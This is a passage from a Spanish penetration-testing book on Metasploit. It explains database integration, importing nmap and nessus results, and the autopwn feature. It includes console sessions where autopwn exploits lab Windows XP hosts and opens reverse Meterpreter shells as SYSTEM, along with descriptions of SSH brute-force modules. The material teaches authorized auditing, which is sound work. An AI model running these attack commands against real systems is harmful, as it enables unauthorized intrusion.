llevar a cabo es */etc/init.d/postgresql-8.4 start*, la versión puede variar en función de la descarga realizada de *PostgreSQL*. Pueden surgir ciertos aspectos o problemas que impidan la creación de las tablas, por parte del *framework*. Por ejemplo, la contraseña del usuario *postgres*, para cambiar dicha contraseña debe ejecutarse las siguientes órdenes como se puede observar en la siguiente imagen.

```
root@root:~# sudo su postgres -c psql
could not change directory to "/root"
psql (8.4.8)
Type "help" for help.

postgres=# alter user postgres with password '123abc.';
ALTER ROLE
postgres=# \q
could not save history to file "/home/postgres/.psql_history": No such file or d
irectory
```

Fig 2.08: Modificación de credenciales del usuario *postgres*.

```
msf > db_connect postgres:123abc.@127.0.0.1/test_libro
NOTICE:  CREATE TABLE will create implicit sequence "hosts_id_seq" for serial co
lumn "hosts.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "hosts_pkey" for
table "hosts"
NOTICE:  CREATE TABLE will create implicit sequence "clients_id_seq" for serial
column "clients.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "clients_pkey" fo
r table "clients"
NOTICE:  CREATE TABLE will create implicit sequence "services_id_seq" for serial
 column "services.id"
```

Fig 2.09: Conexión del *framework* con la base de datos.

Para comprobar el estado del *framework* respecto a la base de datos se puede utilizar el comando *db_status*. Si todo ha ido correctamente se obtendrá el mensaje *postgresql connected to <nombre bbdd>*.

A continuación se debe importar el fichero generado anteriormente con *nmap*, el cual dispone de los distintos resultados obtenidos con esta herramienta. El comando para realizar dicha importación es *db_import <fichero XML>*.

```
msf > db_import resultadosNMAP.xml
[*] Importing 'Nmap XML' data
[*] Importing host 192.168.1.39
[*] Successfully imported /root/resultadosNMAP.xml
msf >
```

Fig 2.10: Importación de resultados de *nmap* a *Metasploit*.

Una vez se ha importado el fichero correctamente se disponen de ciertos comandos que interactúan con la información almacenada como son *db_hosts*, *db_services*, *db_notes*, entre otros.

El comando *db_hosts* permite realizar búsquedas y consultas sobre la información de los equipos que se encuentran importados en la base de datos. Hay que tener en cuenta, que cuando se utiliza una base de datos es que se dispone de gran cantidad de información sobre equipos, servicios de

éstos, versiones de los servicios, etcétera. Es por ello que el comando *db_hosts* es fundamental para realizar consultas sobre características de algunos equipos y delimitar el rango de acción.

Los parámetros de *db_hosts* son los que se pueden visualizar a continuación.

Parámetro	Descripción y ejemplo
-a	Realiza una búsqueda de direcciones. Ejemplo: *db_hosts –a <dirección1, dirección2, ..., direcciónN>*
-c	Filtra información de las columnas que se requiera. Ejemplo: *db_hosts –c <columna1, columna2, ..., columnaN>*. Las columnas pueden ser *name, os_name, state, address, os_lang, os_sp*, etcétera
-u	Solo muestra los equipos que se encontraban activos o levantados. Ejemplo: *db_hosts –u*
-o	Se envía la salida a un fichero en formato CSV. Ejemplo: *db_hosts –o <fichero>*
-R	Se añade a la variable RHOSTS las máquinas obtenidas en la búsqueda. Ejemplo *db_hosts –R*

Tabla 2.02: Parámetros para obtener información variada con *db_hosts*.

El comando *db_services* permite obtener información sobre los distintos servicios disponibles en las máquinas analizadas, puertos abiertos, protocolos, etcétera. Este comando dispone de los mismos parámetros que *db_hosts*, con el mismo significado, pero además aporta otros que añaden funcionalidad.

Parámetro	Descripción y ejemplo
-n	Realiza una búsqueda por nombre de servicios. Ejemplo: *db_services -n netbios-ssn*
-p	Realiza una búsqueda por puertos. Ejemplo: *db_services –p 139,445,3389*. Se devuelve la máquina que dispone de alguno de los puertos abiertos
-r	Muestra sólo información sobre protocolo TCP ó UDP. Ejemplo *db_services –r tcp*

Tabla 2.03: Parámetros para obtener información variada con *db_services*.

Es importante recalcar que los parámetros deben ser ejecutados utilizando varios a la vez para afinar las búsquedas y sacar el máximo provecho de la base de datos y el proceso de filtrado sobre ésta. Por ejemplo, *db_services –a 192.168.1.39 –n msrpc –r tcp*, de esta manera se está filtrando con mayor restricción y seguro que el auditor consigue afinar más su búsqueda.

El comando *db_notes* permite al auditor visualizar notas o información sobre los equipos. Este comando dispone de un parámetro que es el *–a* con el que el auditor puede realizar búsqueda de notas de equipos a través de sus direcciones IP.

El comando *db_vulns* permite al auditor obtener información sobre las vulnerabilidades que disponen los equipos escaneados. Además, se obtiene la referencia de la vulnerabilidad por lo que se puede obtener información extra fácilmente buscándola en sitios web como *http://cve.mitre.org/index.html* ó *http://www.securityfocus.com*.

Integración de nmap con el framework

Metasploit dispone de la posibilidad de utilizar la herramienta *nmap* de manera integrada con el *framework*. Se recomienda la utilización de *nmap* con *Metasploit* y el uso de la base de datos, que se ha explicado en el apartado anterior, de esta forma se puede almacenar toda la información posible, para así después poder consultar dicha información, o utilizar la técnica *autopwn* para probar la seguridad de los equipos.

El comando para utilizar *nmap* en la *msfconsole* de *Metasploit* es *db_nmap*. Por debajo se utiliza *nmap* por lo que las opciones son las mismas. Tras la utilización de *db_nmap*, si se dispone de la conexión con la base de datos, los resultados quedan almacenados en ésta.

3. Escáneres de vulnerabilidades

Los escáneres de vulnerabilidades permiten al auditor evaluar sistemas informáticos, equipos, redes, verificar actualizaciones, versiones, etcétera. Existen gran cantidad de escáneres, los cuales ayudan al auditor a realizar distintas pruebas y poder llegar a ciertas conclusiones sobre el *status* de seguridad de una organización. Los escáneres disponen de un objetivo común, enumerar vulnerabilidades de seguridad en uno o más equipos de una red u organización. Por otro lado, existen distintos enfoques en los escáneres de vulnerabilidades, es decir, disponen de diferentes funcionalidades para realizar la evaluación.

La información obtenida tras el análisis de las máquinas, redes, servicios, productos, etcétera, puede servir al auditor para detectar vulnerabilidades conocidas o recientemente descubiertas que pudiesen ser explotadas por un potencial atacante.

Compatibilidad con los ficheros de información de escáneres

Metasploit dispone de la posibilidad de importar archivos de escaneos realizados con gran cantidad de escáneres de vulnerabilidades. Esta funcionalidad aporta un nivel de integración del *framework* enorme con las herramientas de seguridad que se encuentran en el mercado.

Los formatos compatibles con la importación a *Metasploit* se pueden visualizar a continuación:

- *Acunetix XML*
- *Amap Log*
- *Appscan XML*

- *Burp Session XML*
- *Core Impact Pro XML*
- *Foundstone Network Inventory XML*
- *IP Address List*
- *Libpcap*
- *Microsoft MBSA SecScan XML*
- *nCircle IP360 (XMLv3 y ASPL)*
- *Metasploit PWDump Export*
- *Metasploit Zip Export*
- *Metasploit XML*
- *NetSparker XML*
- *nessus XML y NBE (v1 y v2)*
- *Nexpose Simple XML*
- *Nexpose XML Export*
- *Nmap XML*
- *Qualys Asset XML*
- *Qualys Scan XML*
- *Retina XML*

Escáner nessus e importación de datos

nessus es uno de los escáneres con mayor flexibilidad y utilización en el mundo de la auditoría. Es una herramienta de la empresa estadounidense *Tenable Network Security* la cual dispone de distintas funcionalidades como son descubrimiento activo de redes, escaneo de vulnerabilidades distribuido y políticas de auditorías. La exportación a ficheros de estos escaneos es una funcionalidad muy interesante para poder exportar los resultados a *Metasploit*. Se pueden importar ficheros de tipo NBE y XML creados con la herramienta, los cuales serán importados con el comando *db_import*, previa conexión de la base de datos.

Por otro lado, el *framework* dispone de un *plugin* el cual permite utilizar la herramienta *nessus* en el entorno de *msfconsole* e incluir los resultados directamente en la base de datos de *Metasploit* para ser explotados en la siguiente fase del test de intrusión. Este *plugin* es cargado mediante la ejecución de la instrucción *load nessus* en una sesión de *msfconsole*.

```
root@root:/opt/nessus/bin# ./nessus-fetch --register [illegible]
Your activation code has been registered properly - thank you.
Now fetching the newest plugin set from plugins.nessus.org...
```

Fig 2.11: Activación de *nessus*.

Para usar *nessus* se debe disponer de la herramienta registrada, obteniendo un código de activación en la siguiente URL *http://www.nessus.org/products/nessus/nessus-plugins/obtain-an-activation-code*. Tras obtener el email con el código de activación se deben seguir las instrucciones que acompañan al correo electrónico para llevar a cabo el proceso de registro. Tras la activación se recomienda añadir un usuario mediante el uso del comando *nessus-adduser* que se encuentra en la ruta */opt/nessus/sbin*, o accediendo mediante un navegador a la dirección *https://localhost:8834*.

```
msf > load nessus
[*] Nessus Bridge for Metasploit 1.1
[*] Type nessus_help for a command listing
[*] Creating Exploit Search Index - (/root/.msf3/nessus_index) - this wont take
long.
[*]
[*] It has taken : 9.806076368999999 seconds to build the exploits search index
[*] Successfully loaded plugin: nessus
msf > nessus_connect localhost
[*] Username:
msf
[*] Password:
123abc.
[*] Connecting to https://localhost:8834/ as msf
[*] Authenticated
msf >
```

Fig 2.12: Cargar *plugin nessus* en *Metasploit*.

Estos son los comandos más interesantes disponibles con el *plugin* de *nessus* en *Metasploit*.

Comando	Descripción
nessus_connect	Realiza la conexión con el servidor de *nessus*
nessus_policy_list	Muestra las políticas de auditoría que se encuentran creadas
nessus_scan_new	Permite realizar un nuevo escaneo de vulnerabilidades. Ejemplo: *nessus_scan_new <identificador de política> <nombre del reporte> <dirección IP>*
nessus_scan_status	Muestra el estado del proceso
nessus_scan_stop	Para un escaneo en concreto que actualmente está siendo ejecutado
nessus_scan_stop_all	Para todos los escaneos que se encuentran en ejecución
nessus_report_list	Lista los reportes disponibles, útil para obtener los identificadores
nessus_report_get	Muestra información sobre un reporte en concreto. Ejemplo: *nessus_report_get <identificador>*
nessus_report_exploits	Muestra posibles *exploits* que pueden ser lanzados sobre la máquina remota
*nessus_report_host**	Los comandos *nessus_report_hosts, nessus_report_host_detail, nessus_report_host_ports* proporcionan información detallada al auditor sobre las máquinas, puertos, protocolos, etcétera

Tabla 2.04: Comandos del *plugin* de *nessus*.

```
msf > nessus_policy_list
[+] Nessus Policy List

ID  Name                                              Comments
--  ----                                              - ------
-4  Web App Tests
-3  Prepare for PCI-DSS audits (section 11.2.2)
-2  External Network Scan
-1  Internal Network Scan

msf > nessus_scan_new -1 msf_prueba 192.168.11.108
[*] Creating scan from policy number -1, called "msf_prueba" and scanning 192.16
8.11.108
[+] Scan started.  uid is 602ecbbd-217c-2fa6-10a6-b31ddd90a11921566f3e9122159d
msf >
```

Fig 2.13: Consulta de políticas y lanzamiento del escáner.

Una vez conectado con el servidor de *nessus*, se ha autenticado y se ha lanzado el escáner sobre un objetivo, se puede almacenar la información en una base de datos como se vio en el punto de *nmap*.

```
msf > db_driver
[*]   Active Driver: postgresql
[*]       Available: postgresql, mysql

msf > db_connect postgres:123abc.@127.0.0.1/nessus_db
NOTICE:  CREATE TABLE will create implicit sequence "hosts_id_seq" for serial co
lumn "hosts.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "hosts_pkey" for
table "hosts"
NOTICE:  CREATE TABLE will create implicit sequence "clients_id_seq" for serial
column "clients.id"
```

Fig 2.14: Creación de base de datos para almacenar información de *nessus*.

Tras lanzar el escaneo sobre el objetivo se puede recoger el reporte y mediante el uso del identificador que dispone éste realizar distintas acciones, como pueden ser listar posibles vulnerabilidades encontradas en las máquinas remotas, obtener información sobre puertos abiertos, protocolos utilizados en dichas máquinas, obtener gran detalle sobre el sistema operativo de las máquinas remotas y versiones de los servicios, ver que *exploits* están disponibles para ser lanzados, etcétera.

```
msf > nessus_report_list
[+] Nessus Report List

ID                                                    Name         Status      Date
--                                                    ----         ------      ----
602ecbbd-217c-2fa6-10a6-b31ddd90a11921566f3e9122159d  msf_prueba   completed   05:05 Jun 11 2012

[*] You can:
[*]         Get a list of hosts from the report:          nessus_report_hosts <report id>
msf > nessus_report_get 602ecbbd-217c-2fa6-10a6-b31ddd90a11921566f3e9122159d
[*] importing 602ecbbd-217c-2fa6-10a6-b31ddd90a11921566f3e9122159d
[*] 192.168.11.108 Microsoft Windows XP Service Pack 2 or Microsoft Windows XP Service Pack 3  5
oned
[*] Done
msf > nessus_report_exploits 602ecbbd-217c-2fa6-10a6-b31ddd90a11921566f3e9122159d
[*] Examining 602ecbbd-217c-2fa6-10a6-b31ddd90a11921566f3e9122159d
[-] Experimental, trust but verify

192.168.11.108 | Microsoft Windows XP Service Pack 2 or Microsoft Windows XP Service Pack 3 | 44
5 | NSS-26920 | Sev 2 | ["windows/http/edirectory_host"]
192.168.11.108 | Microsoft Windows XP Service Pack 2 or Microsoft Windows XP Service Pack 3 | 44
5 | NSS-10394 | Sev 1 | ["windows/smb/psexec"]
192.168.11.108 | Microsoft Windows XP Service Pack 2 or Microsoft Windows XP Service Pack 3 | 0
| NSS-10114 | Sev 1 | ["windows/oracle/tns_arguments"]
msf >
```

Fig 2.15: Gestión de reportes.

Existen más comandos del *plugin* de *nessus*, los cuales proporcionan configuración básica y avanzada del servidor de la herramienta, y todo ello desde el entorno de *Metasploit*. Estos comandos pueden ser útiles para gestionar y configurar el escáner correctamente, pero este proceso escapa de los objetivos del presente libro.

Escáner MBSA e importación de datos

Microsoft Baseline Security Analyzer, o MBSA, es una herramienta que permite a los profesionales TI y auditores determinar el estado de seguridad según las recomendaciones de *Microsoft*. Con esta herramienta se pueden detectar los errores más comunes de configuración en la seguridad de los sistemas operativos de *Microsoft* y la falta de actualizaciones en el sistema operativo que se encuentran por instalar, siempre hablando de productos de la compañía de *Redmond*.

Este escáner dispone de una interfaz gráfica y de un cliente de línea de comandos. El cliente de línea de comandos es más versátil y proporciona un mayor número de funcionalidades al auditor. Una de las más interesantes es la posibilidad de exportar a un fichero XML la información recogida por el escáner.

Este documento puede ser importado a la base de datos de *Metasploit* directamente a través del comando *db_import*, previa conexión del *framework* a la base de datos. Una vez el fichero es importado a la base de datos se puede acceder a dicha información a través de los comandos de tipo *db_** que se han estudiado en este capítulo.

La conclusión final que debe quedar al auditor es la facilidad para importar los resultados de otros escáneres a *Metasploit* y el tratamiento de dicha información, gracias a la flexibilidad del *framework*, para avanzar en el test de intrusión.

Técnica Autopwn

La funcionalidad *autopwn* permite al auditor automatizar el proceso del test de intrusión. El auditor realizará un análisis o escaneo sobre una red y en función de los resultados, *autopwn*, lanzará una serie de *exploits* que pueden provocar la obtención de acceso remoto al sistema vulnerable.

Autopwn se apoya en una base de datos, la cual en este capítulo se ha visto como crear y como conectar con ella, para recoger la información que utilizará para lanzar una cantidad de *exploits* con el objetivo de aprovechar alguna vulnerabilidad conocida sobre los servicios que pueden disponer las máquinas remotas. Si *autopwn* explota alguna vulnerabilidad puede devolver el control de la máquina remota, por ejemplo, proporcionando una sesión de *meterpreter* o una *shell* remota.

El potencial que proporciona esta funcionalidad es enorme ya que se pueden utilizar la información recogida con distintos escáneres, por ejemplo *nessus* o *nmap*, utilizando la importación mediante archivos o incluso la integración de la herramienta con el *framework* automáticamente. Una vez elegida la manera de trabajar, *autopwn* realizará el resto.

El comando para interactuar con la funcionalidad es *db_autopwn*. Hay que tener en cuenta que en algunas versiones de *Metasploit*, se está deshabilitando esta funcionalidad, por lo que se recomienda al auditor que tenga cuidado al actualizar el *framework*, si no quiere perder dicha funcionalidad. Este comando dispone de los siguientes parámetros que aportan distintos comportamientos:.

Parámetro	Descripción y ejemplo
-t	Muestra todos los módulos de tipo *exploit* que se están lanzando
-x	*Autopwn* selecciona los módulos de tipo *exploit* en función de las posibles vulnerabilidades encontradas
-p	*Autopwn* selecciona los módulos de tipo *exploit* en función de los puertos y servicios abiertos
-e	Lanza *exploits* contra los objetivos marcados
-r	Utiliza una *shell* inversa cuando se consigue acceso
-b	Utiliza una *shell* directa con un puerto aleatorio por defecto
-q	Deshabilita la salida de los módulos de tipo *exploit*
-R <*rank*>	Sólo lanza los módulos que dispongan de un *rank* mínimo. Se debe especificar el *rank*, por ejemplo *excellent*
-I <*range*>	Sólo se lanzarán los *exploits* sobre los equipos que se encuentren en el rango. Se debe especificar el rango después del parámetro
-X <*range*>	Excluye los equipos que se encuentren en el rango de ser probados mediante el lanzamiento de *exploits*
-PI <*range*>	Sólo lanza los *exploits* sobre las máquinas que dispongan de los puertos abiertos que se especifica en el rango
-PX <*range*>	Se excluyen los equipos con los puertos abiertos que se indican en el rango, por lo que no serán probados mediante *exploits*

Tabla 2.05: Parámetros de *db_autopwn*.

PoC: nmap + Autopwn

En la siguiente prueba de concepto se va a realizar una conexión a una base de datos local con *Metasploit*, después se utilizará la integración de *nmap* con el *framework* para realizar un descubrimiento de máquinas sobre una red, obteniendo entre otros valores los puertos abiertos de dichas máquinas. Por último, se lanzará la funcionalidad *autopwn* con el objetivo de probar la fortaleza y seguridad de los equipos de esa red, la cual es objeto de estudio.

En primer lugar, tras lanzar *msfconsole*, se conecta el *framework* a la base de datos y se lanza un *nmap* sobre la red de estudio. La información de *nmap* queda almacenada en la base de datos, la cual puede ser recuperada en cualquier instante, por si fuera necesario. Las opciones con las que *nmap* sea lanzado queda en manos de la imaginación, necesidad y creatividad del auditor.


```
msf > db_connect postgres:123abc.@127.0.0.1/test_libro
msf > db_nmap -sS 10.0.0.0/24
[*] Nmap: Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-06-13 05:35 CEST
[*] Nmap: Nmap scan report for 10.0.0.1
[*] Nmap: Host is up (0.000034s latency).
[*] Nmap: Not shown: 999 closed ports
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 111/tcp open  rpcbind
[*] Nmap: Nmap scan report for 10.0.0.100
[*] Nmap: Host is up (0.0012s latency).
[*] Nmap: Not shown: 997 closed ports
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 135/tcp open  msrpc
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: 08:00:27:A4:A9:3D (Cadmus Computer Systems)
[*] Nmap: Nmap scan report for 10.0.0.110
[*] Nmap: Host is up (0.0011s latency).
[*] Nmap: Not shown: 997 closed ports
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 135/tcp open  msrpc
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: 08:00:27:E9:43:A5 (Cadmus Computer Systems)
[*] Nmap: Nmap done: 256 IP addresses (3 hosts up) scanned in 31.34 seconds
```

Fig 2.16: Conexión a la base de datos y escaneo con *nmap*.

Ahora se dispone de lo necesario para lanzar *autopwn* sobre los equipos que se requiera. Hay que tener en cuenta qué se necesita o lo que se requiere, por lo que no está de más disponer cerca los parámetros de *autopwn* y decidir sobre qué equipos se lanza, quizá no sea necesario lanzarlo sobre todos los equipos que forman parte de la red, o quizá se requiera sólo sobre algunos de ellos que disponen de ciertos servicios y no sobre todos. Por lo que de nuevo el auditor debe elegir la mejor acción en función de las necesidades del test de intrusión.

```
msf > db_hosts

Hosts
=====

address     mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------     ---                ----  -------  ---------  -----  -------  ----  --------
10.0.0.1
10.0.0.100  08:00:27:A4:A9:3D
10.0.0.110  08:00:27:E9:43:A5

msf > db_autopwn -p -t -e -r -I 10.0.0.100-10.0.0.109
```

Fig 2.17: Lanzamiento de *autopwn* sobre un rango de equipos.

Tras el lanzamiento de *autopwn* toca esperar hasta que la recolección y ejecución de *exploits* termine. Cuanto mayor sea el número de máquinas mayor tiempo llevará el proceso de prueba. En algunos rincones de Internet se denomina, coloquialmente, a *autopwn* como la *metralleta* de *Metasploit* por el efecto arrasador que provoca en un test de intrusión. Hay que recordar, que los

más puristas indican que el test de intrusión debe estar siempre controlado y saber que *exploits* se ejecutan en cada momento, a la vez que no probar algo si no se tiene la certeza de que puede existir una vulnerabilidad. *Autopwn* rompe con estas sentencias o consejos, por lo que es el lector el que debe elegir si utilizar esta funcionalidad en el mundo profesional.

```
[*] (51/51 [0 sessions]): Waiting on 24 launched modules to finish execution...
[*] Meterpreter session 1 opened (10.0.0.1:32123 -> 10.0.0.100:1064) at 2012-06-13 05:57:18 +020
0
[*] (51/51 [1 sessions]): Waiting on 12 launched modules to finish execution...
[*] (51/51 [1 sessions]): Waiting on 9 launched modules to finish execution...
```

Fig 2.18: Obtención de sesión inversa con un sistema objetivo.

PoC: nessus + Autopwn

En la siguiente prueba de concepto se va a realizar la conexión con la base de datos y se utilizará la herramienta *nessus* para escanear una red en busca de vulnerabilidades. *nessus* se utilizará desde *msfconsole* gracias a la integración de éste con el entorno como se ha podido estudiar en este capítulo.

En primer lugar, se debe conectar con la base de datos con el comando *db_connect* como se ha realizado en la prueba de concepto anterior. Hay que tener en cuenta que para utilizar *nessus* integrado con *Metasploit* se debe cargar el *plugin* mediante la instrucción *load nessus* en la sesión de *msfconsole*. Una vez disponibles los comandos de *nessus* en la sesión en curso de *msfconsole* se debe conectar con el servidor del escáner mediante el uso de *nessus_connect <dirección servidor>*.

Se debe tener claro qué política se utilizará para realizar el escaneo, en este ejemplo se utilizará una creada previamente en *nessus* cuyo nombre es *msf_libro*. Para lanzar el escaneo utilizando esta política se utilizará el comando *nessus_scan_new <id política> <nombre escaneo> <red o equipo>*.

```
msf > nessus_policy_list
[+] Nessus Policy List

ID  Name                                         Comments
--  ----                                         --------
-4  Web App Tests
-3  Prepare for PCI-DSS audits (section 11.2.2)
-2  External Network Scan
-1  Internal Network Scan
1   msf_libro

msf > nessus_scan_new 1 msf_red 10.0.0.0/24
[*] Creating scan from policy number 1, called "msf_red" and scanning 10.0.0.0/
24
[*] Scan started.  uid is afa161d6-bb4d-cb8f-9c35-58c6b50c663889ac4e087d09ee37
```

Fig 2.19: Listado de políticas y ejecución de un escaneo en función de la política.

El escaneo puede llevar bastante tiempo, en función de lo que se compruebe. *Metasploit* no bloquea la sesión de *msfconsole,* lanza el proceso en segundo plano y en cualquier momento se puede comprobar en qué estado se encuentra el escaneo con el comando *nessus_scan_status*.


```
msf > nessus_scan_status
[+] Running Scans

Scan ID                                                 Name     Owner  Started            Status
  Current Hosts  Total Hosts
-------                                                 ----     -----  -------            ------
  -------------  -----------
afa161d6-bb4d-cb8f-9c35-58c6b50c663889ac4e087d09ee37  msf_red  msf    06:39 Jun 13 2012  running
  30             254


[*] You can:
[+]             Import Nessus report to database :      nessus_report_get <reportid>
[+]             Pause a nessus scan :                   nessus_scan_pause <scanid>
```

Fig 2.20: Información sobre el estado del proceso lanzado desde *nessus*.

Ahora para importar los resultados del reporte a la base de datos se puede utilizar el comando *nessus_report_get <id report>*. La importación de datos puede llevar su tiempo debido a la cantidad de información de la que se disponga en el reporte original.

```
msf > nessus_report_list
[+] Nessus Report List

ID                                                    Name        Status     Date
--                                                    ----        ------     ----
7907814a-61ee-b5c1-9a6a-9359b6417a1b783e8c583654a6bc  msf         running    07:05 Jun 13 2012
afa161d6-bb4d-cb8f-9c35-58c6b50c663889ac4e087d09ee37  msf_red     completed  06:43 Jun 13 2012
1ab1e39f-1b1d-baf5-cec1-73cac4e780b324b2033debf84d23  msf         running    07:04 Jun 13 2012
602ecbbd-217c-2fa6-10a6-b31ddd90a11921566f3e9122159d  msf_prueba  completed  05:05 Jun 11 2012

[*] You can:
[*]         Get a list of hosts from the report:          nessus_report_hosts <report id>
msf > nessus_report_get afa161d6-bb4d-cb8f-9c35-58c6b50c663889ac4e087d09ee37
[*] importing afa161d6-bb4d-cb8f-9c35-58c6b50c663889ac4e087d09ee37
[*] 10.0.0.110 Microsoft Windows XP Service Pack 2 or Microsoft Windows XP Service Pack 3  Done!
[*] 10.0.0.100 Microsoft Windows XP Service Pack 2 or Microsoft Windows XP Service Pack 3  Done!
[*] 10.0.0.1 Linux Kernel 2.6.38 on Ubuntu 10.04 /
```

Fig 2.21: Importación de resultados de un reporte de *nessus*.

Este es un buen momento para refrescar los comandos *db_hosts, db_services, db_vulns* y ojear la información que se dispone en la base de datos. Una vez que el auditor esté preparado para lanzar *autopwn* y crea que éste puede tener éxito sobre los equipos remotos, se lanzará la funcionalidad contra los equipos.

```
[*] (169/169 [3 sessions]): Waiting on 15 launched modules to finish execution...
[*] (169/169 [3 sessions]): Waiting on 14 launched modules to finish execution...
[*] (169/169 [3 sessions]): Waiting on 14 launched modules to finish execution...
[*] (169/169 [3 sessions]): Waiting on 13 launched modules to finish execution...
[*] The autopwn command has completed with 3 sessions
[*] Enter sessions -i [ID] to interact with a given session ID
[*]
[*] ===============================================================================

Active sessions
===============

  Id  Type                   Information                                 Connection
      Via
  --  ----                   -----------                                 ----------
      ---
  2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ PRUEBAS-01760CC  10.0.0.1:24947 -> 10.0.0.100
:1065
  3   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ PRUEBAS-01760CC  10.0.0.1:4652 -> 10.0.0.100:
1066
  4   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ PRUEBAS-01760CC  10.0.0.1:35313 -> 10.0.0.110
:1055
```

Fig 2.22: Obtención de sesiones con *autopwn*.

4. Escáneres dirigidos a servicios

A veces puede ser realmente interesante para el auditor centrarse en uno o varios servicios concretos y obtener la máxima información de ellos que se pueda. En este apartado se van a estudiar herramientas que se disponen en el *framework* que tienen por objetivo el especificado anteriormente.

El objetivo

Es realmente importante conocer las versiones de los productos y el estado de éstos. Hoy en día una configuración por defecto o una mala configuración también pueden ser signos de posibles problemas de seguridad graves. Es cierto que cuanta más información se disponga del objetivo, las posibilidades de éxito en el test de intrusión aumentan.

Una vez que se dispone de este tipo de información, que puede ser más útil de lo que a priori a cualquier usuario, incluido los administradores, les pueda parecer es posible realizar la búsqueda de *exploits* para las versiones de los productos localizados en el análisis del entorno.

Google, conocido por todo usuario de Internet, es uno de los mayores buscadores de *exploits* al que se puede acceder. Simplemente realizando búsquedas con palabras mágicas como *exploit <producto> <versión>* se pueden obtener resultados sorprendentes, consiguiendo por supuesto el *exploit* que se requiere. Pero esto es una práctica que un usuario de Internet realizaría ante una búsqueda requerida de cualquier cosa.

Otras fuentes interesantes sobre *exploits* con grandes bases de datos son:

- *http://www.exploit-db.com*. La cual proporciona gran cantidad de información sobre *exploits* organizados por categorías como locales, remotos, web, etcétera. Como curiosidad indicar que en algunos *exploits* se proporciona también el ejecutable de la versión del producto vulnerable. También disponen de una dirección para descargar *exploits* escritos por *Metasploit* directamente, *http://www.exploit-db.com/author/?a=3211*.
- *http://packetstormsecurity.org*. Otra de las grandes referencias en sitios web de seguridad. Actualización diaria de *exploits* con toda la información detallada sobre las vulnerabilidades.
- *http://www.securityfocus.com*. Siempre actualizada y con la información detallada, un sitio web que no puede faltar en los favoritos de nadie. Recomendable el uso de sus listas para estar siempre informado.

Herramientas auxiliary en Metasploit

Metasploit dispone de distintos módulos de tipo *auxiliary* con los que se puede obtener diversa información sobre servicios y máquinas remotas. En este apartado se muestran algunos ejemplos de cómo obtener información valiosa realizando una serie de pruebas sobre los servicios remotos.

Para empezar se exponen 2 módulos que ayudarán al auditor a obtener la versión de un servidor FTP remoto. La primera herramienta o módulo que se utiliza es *auxiliary/scanner/ftp/ftp_version*.

Su configuración es realmente sencilla, se indica el FTP remoto en la variable RHOSTS, el puerto por el que escucha el FTP.

```
msf auxiliary(ftp_version) > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > set RHOSTS ████.es
RHOSTS => ████.es
msf auxiliary(ftp_version) > run

[*] ███.███.█.██:21 FTP Banner: '220 ProFTPD 1.2.8 Server (ProFTPD Default Installation) [████
████.es]\x0d\x0a'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) >
```

Fig 2.23: Detección de versión de un servidor FTP.

Otra herramienta que se puede utilizar es *auxiliary/scanner/ftp/anonymous* con la que mediante el uso del usuario anónimo se puede detectar la versión del servidor FTP.

Existen distintos módulos *auxiliary* para el servicio SSH. El primero que se explica permite obtener de manera rápida la versión del servicio remoto. La ruta de esta herramienta es *auxiliary/scanner/ssh/ssh_version* y es bastante sencillo de configurar, se indica la máquina remota y se lanza el módulo.

```
msf auxiliary(ssh_login) > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > run

[*] ███.███.4.█:22, SSH server version: SSH-2.0-OpenSSH_5.1p1 Debian-5
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_version) >
```

Fig 2.24: Detección de versión de un servidor SSH.

Existen otras herramientas muy interesantes para realizar fuerza bruta sobre el servicio SSH. La primera se encuentra en la ruta *auxiliary/scanner/ssh/ssh_login* y permite realizar fuerza bruta a cuentas de usuario que se puedan entrar en el sistema mediante autenticación de *login* y *password*. A este módulo se le puede configurar un diccionario de claves y una lista de usuarios e ir probando las posibles combinaciones. Además, comprobará la posibilidad de autenticarse en el sistema con clave en blanco, una mala configuración en un servidor. La segunda herramienta se encuentra en la ruta *auxiliary/scanner/ssh/ssh* y permite realizar fuerza bruta a usuarios que se autentiquen mediante el uso de certificados. En otras palabras, se dispone de una clave privada, obtenida de algún modo, posiblemente fraudulento, y se va probando con los distintos usuarios que se especifiquen.

El servicio SMB, *Server Message Block*, también dispone de herramientas con las que se puede obtener información útil para poder utilizarlas durante el ataque. En la ruta *auxiliary/scanner/smb/smb_version* se dispone de un escáner con el que se puede detectar la versión del sistema operativo dónde se encuentra el servicio SMB. Si *Metasploit* estuviera conectado a la base de datos, los resultados obtenidos de estos escáneres actualizarían los valores de dicha base de datos. La prueba se puede realizar de la siguiente manera: tras lanzar el escáner se puede realizar una consulta, por ejemplo con la instrucción *db_hosts –c name,os_sp,address*. Se puede anexar más columnas en función de la información que se quiera recuperar de la base de datos.

```
msf auxiliary(ssh_login_pubkey) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   RHOSTS                       yes       The target address range or CIDR identifier
   SMBDomain   WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                      no        The password for the specified username
   SMBUser                      no        The username to authenticate as
   THREADS     1                yes       The number of concurrent threads

msf auxiliary(smb_version) > set RHOSTS 10.0.0.100
RHOSTS => 10.0.0.100
msf auxiliary(smb_version) > run

[*] 10.0.0.100:445 is running Windows XP Service Pack 3 (language: Spanish) (name:PRUEBAS-01760C
C) (domain:GRUPO_TRABAJO)
[*] Scanned 1 of 1 hosts (100% complete)
